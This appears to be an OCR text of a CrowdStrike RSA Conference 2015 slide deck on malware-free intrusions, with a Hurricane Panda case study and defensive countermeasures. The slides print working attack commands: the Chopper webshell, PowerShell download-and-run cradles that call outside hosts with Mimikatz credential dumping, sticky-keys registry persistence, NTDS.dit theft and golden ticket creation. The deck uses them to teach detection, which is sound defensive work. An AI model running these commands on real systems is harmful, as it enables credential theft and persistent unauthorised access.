
RSAConference2015
San Francisco | April 20-24 | Moscone Center

CHANGE
Challenge today's security thinking



SESSION ID: EXP-T10

HACKING EXPOSED: BEYOND THE MALWARE

GEORGE **KURTZ**
Co-Founder & CEO
CrowdStrike Inc.
@George_Kurtz

DMITRI **ALPEROVITCH**
Co-Founder & CTO
CrowdStrike Inc.
@DmitriCyber

ELIA **ZAITSEV**
Principal Solutions Architect
CrowdStrike Inc.

A LITTLE **ABOUT US:**

GEORGE **KURTZ**

- In security for 20 +years
- President & CEO, CrowdStrike
- Former CTO, McAfee
- Former CEO, Foundstone
- Co-Author, *Hacking Exposed*

A LITTLE **ABOUT US:**

DMITRI **ALPEROVITCH**

- Co-Founder & CTO, CrowdStrike
- Former VP Threat Research, McAfee
- Author of Operation Aurora, Night Dragon, Shady RAT
- MIT Tech Review's Top 35 Innovator Under 35 for 2013
- Foreign Policy's Top 100 Leading Global Thinkers for 2013

CROWDSTRIKE

McAfee®
An Intel Company

A LITTLE **ABOUT US:**

ELIA **ZAITSEV**

- Principal Solutions Architect
- Hacker Ninja

IBM

NORTHROP GRUMMAN


AGENDA:

- Rise of Malware-Free Intrusions
- Tradecraft
- Case Studies
- Deterrence
- The Setup & Attack Plan
- Demo
- Countermeasures

RSAConference2015

San Francisco | April 20-24 | Moscone Center

RISE IN MALWARE-FREE INTRUSIONS



CROWDSTRIKE

INSIDER CHALLENGE

Insiders pose most difficult problem for security industry

- Legitimate access and authorization
- Knowledge of network & data
- Administrator access is rarely monitored closely
- Admin privileges are the keys to the kingdom

EXTERNAL ADVERSARY TRENDS

60%*

*Verizon Breach Report 2013

GOAL: BECOME AN INSIDER


- Blend in and decrease chance of discovery
- Malware is noisy
- Limit suspicious external network traffic
- Use tools already on the system
  - No malware
  - No C2
  - No file-based artifacts

THEY WANT TO BE YOU!

RSAConference2015

San Francisco | April 20-24 | Moscone Center

TRADECRAFT



CROWDSTRIKE

Malware-FREE intrusions

Webshells are the bomb

WEBSHELLS:

- Remote access to a system using a web browser
- Can be ASP or PHP or any other web scripting language

Simple Code:

```
<%@ Page Language="Jscript"%><%eval(Request.Item["password"],"unsafe");%>
```

Complex Code:

Greater than 1200 lines of C# code

GAIN ACCESS | ELEVATE PRIVILEGES | DUMP CREDENTIALS | MAINTAIN PERSISTENCE | INSTALL GOLDEN TICKET

Chopper webshell:

```
<%@Page Language="Jscript"%><%eval(Request.Item["password"],"unsafe");%>
```

SECURITY CHALLENGE:

DETECTING & **STOPPING** A **72 BYTE** BACKDOOR WRITTEN TO A WEBSERVER USING AN ARBITRARY FILE WRITE

GAIN ACCESS | **ELEVATE** PRIVILEGES | DUMP CREDENTIALS | MAINTAIN PERSISTENCE | INSTALL GOLDEN TICKET

Windows Kernel PrivEsc in Powershell:

```
powershell -executionPolicy Bypass -Command ". .\PrivEsc.ps1; RunPrivEsc payload.bat"
```

SECURITY CHALLENGE:

DETECTING A POWERSHELL SCRIPT THAT IS EXECUTING A 0-DAY WINDOWS KERNEL PRIVESC

GAIN ACCESS | ELEVATE PRIVILEGES | **DUMP CREDENTIALS** | MAINTAIN PERSISTENCE | INSTALL GOLDEN TICKET

#RSAC

Using base64 Encoded Commands in Powershell:

```
powershell -windowStyle hidden -ExecutionPolicy Bypass -encodedCommand
DQAKAA0ACgBwAG8AdwBlAHIAcwBoAGUAbABsACAAIgBJAEUAWAAgACgATgBlAHcALQBPAGIAagBlAGMA
dAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4A
ZwAoACcAaAB0AHQAcAA6AC8ALwBpAHMALgBnAGQALwBvAGUAbwBGAHUASQAnACkAOwAgAEkAbgB2AG8A
awBlAC0ATQBpAG0AaQBrAGEAdAB6ACAALQBEAHUAbQBwAEMAcgBlAGQAcwAiACAAPgAgAEMAOgBcAHUA
cwBlAHIAcwBcAGEALgB0AHgAdAANAAoAIAAgACAAIAANAAoA
```

Real commands evading traditional defenses:

```
powershell "IEX (New-Object Net.WebClient).DownloadString('http://
<REDACTED>'); Invoke-Mimikatz -DumpCreds" > c:\users\a.txt
```

SECURITY CHALLENGE:

DETECTING POWERSHELL-BASED CREDENTIAL THEFT TECHNIQUES

CROWDSTRIKE

GAIN ACCESS → ELEVATE PRIVILEGES → DUMP CREDENTIALS → **MAINTAIN** PERSISTENCE → INSTALL GOLDEN TICKET

Registry command for the debugger hack (if done locally):

```
reg.exe add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\osk.exe" /v "Debugger" /t
REG_SZ /d "cmd.exe" /f
```

Registry command for the debugger hack (if done remotely using WMI):

```
wmic /user:<REDACTED> /password:<REDACTED> /node:<REDACTED> process call create "C:\Windows\system32\reg.exe add \"HKLM
\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\osk.exe\" /v \"Debugger\" /t REG_SZ /d \"cmd.exe
\" /f"
```

SECURITY CHALLENGE:

DETECTING PERSISTENCE THAT DOESN'T RELY ON A BINARY EXECUTABLE

GAIN ACCESS | ELEVATE PRIVILEGES | DUMP CREDENTIALS | MAINTAIN PERSISTENCE | **INSTALL** GOLDEN TICKET

#RSAC

Steal Kerberos user hash and Install Golden Ticket:

```
vssadmin create shadow /for=c:
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit c:\
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM c:\

powershell "IEX (New-Object Net.WebClient).DownloadString('http://REDACTED'); Set-Variable -name cmd -value
'""kerberos::golden /admin:REDACTED /domain:REDACTED /sid:REDACTED /krbtgt:REDACTED /ticket:my.ticket\"';  Invoke-Mimikatz
-Command $cmd""
powershell "IEX (New-Object Net.WebClient).DownloadString('http://REDACTED'); Set-Variable -name cmd -value
'""kerberos::ptt my.ticket\"';  Invoke-Mimikatz -Command $cmd""

wmic /authority:"kerberos:REDACTED" /node:REDACTED process call create 'cmd.exe /c powershell.exe -command "Add-
ADGroupMember \"Organization Management\" REDACTED"'
```

SECURITY CHALLENGE:

DETECTING ON-GOING ADVERSARY ACCESS TO THE ENVIRONMENT EVEN AFTER A FULL PASSWORD RESET

CROWDSTRIKE


POWERSHELL SCRIPTS ARE THE NEW MALWARE

THEY BYPASS WHITELISTING, AV, IOC DETECTION AND MATH…

RSAConference2015

San Francisco | April 20-24 | Moscone Center

CASE STUDIES



#RSAC

CROWDSTRIKE

COMPROMISE AT A LARGE SOPHISTICATED COMPANY

- **Problem:** Advanced adversary keeps returning and can't be stopped
- **Existing Tools:** Proxies, Network & Endpoint Forensics, IOC Scanners
- **Challenge:** Find and block C2

- **Fail:** No malware or C2
- **Tradecraft:**
  - Stolen creds & two-factor seeds
  - Persistent Access via VPN

WHO IS HURRICANE PANDA?

Operational Window: Mid 2013 – Present

Targeting: Telecommunications & Technology

Objectives: Recon, Lateral Movement, IP Theft

Locations: United States, Japan

Tools: Chopper Webshell, **Windows PrivEsc 0-Day**

Capabilities:

- Zero-day exploit development
- Remote Access Tools: Use of malware and webshells for remote access
- **Escalation:** Privileges and lateral movement with credential dumping tools
- **Exfil:** Usage of FTP to send data out of an organization

Technology | Mon Apr 13, 2015 6:16pm EDT

Related: TECH,

U.S. firm CrowdStrike claims success in deterring Chinese hackers

COLORADO SPRINGS, COLO. | BY ANDREA SHALAL

(Reuters) - U.S. cybersecurity firm CrowdStrike Inc said Monday it had successfully prevented a Chinese hacker group from targeting a U.S. technology firm for the first time, offering promise for other companies facing cyber attacks.

Dmitri Alperovitch, co-founder and chief technology officer of CrowdStrike, told Reuters his company had observed a China-based hacker group called Hurricane Panda halt its attacks on a U.S. Internet technology firm in January, after the hackers detected CrowdStrike's presence on the company's networks.

TRENDING ON REUTERS

Russia opens way to missile deliveri
Iran, starts oil-for-goods swap


Arizona judge sentences murderer J
Arias to life behind bars | VIDEO

Deal or not, many U.S. states will ke
sanctions grip on Iran

RSAConference2015


San Francisco | April 20-24 | Moscone Center

SETUP & ATTACK PLAN



CROWDSTRIKE


ATTACK OVERVIEW



RSAConference2015

San Francisco | April 20-24 | Moscone Center

DEMO




CROWDSTRIKE

RSAConference2015

San Francisco | April 20-24 | Moscone Center


COUNTERMEASURES



CROWDSTRIKE

Indicators of attack

VS. INDICATORS OF COMPROMISE



FREE TOOL RELEASE

- CrowdResponse by CrowdStrike's Robin Keir
- Sticky Keys Module
- Demo
- Get it now at http://blog.crowdstrike.com/

GOOD DEFENSE PRACTICES

- Kerberos Golden Ticket Check (Microsoft powershell script)

  https://gallery.technet.microsoft.com/scriptcenter/Kerberos-Golden-Ticket-b4814285

- Only allow signed Powershell scripts to execute:
  - Set-ExecutionPolicy AllSigned
- Disable Reflection/Invocation in Powershell:
  - Restricted Language

CROWDSTRIKE FALCON PLATFORM
NEXT-GENERATION ENDPOINT PROTECTION

- Immediately detect adversary activity and confidently protect your organization from advanced malware and targeted attacks
- Industry's first true SaaS next-generation platform – delivering the fastest and most effective detection and prevention of known and unknown threats

KEEP ADVERSARIES OFF OF YOUR ENDPOINTS AND OUT OF YOUR NETWORK

- REQUEST A DEMO OF CROWDSTRIKE FALCON: HTTP://WWW.CROWDSTRIKE.COM/REQUEST-A-DEMO

THANK YOU!

- **HOW TO REACH US:**
  - TWITTER: @GEORGE_KURTZ | @DMITRICYBER | @CROWDSTRIKE
- **FOR MORE INFORMATION ON CROWDSTRIKE FALCON:**
  - SALES@CROWDSTRIKE.COM
- **REQUEST A DEMO:**
  - WWW.CROWDSTRIKE.COM/REQUEST-A-DEMO/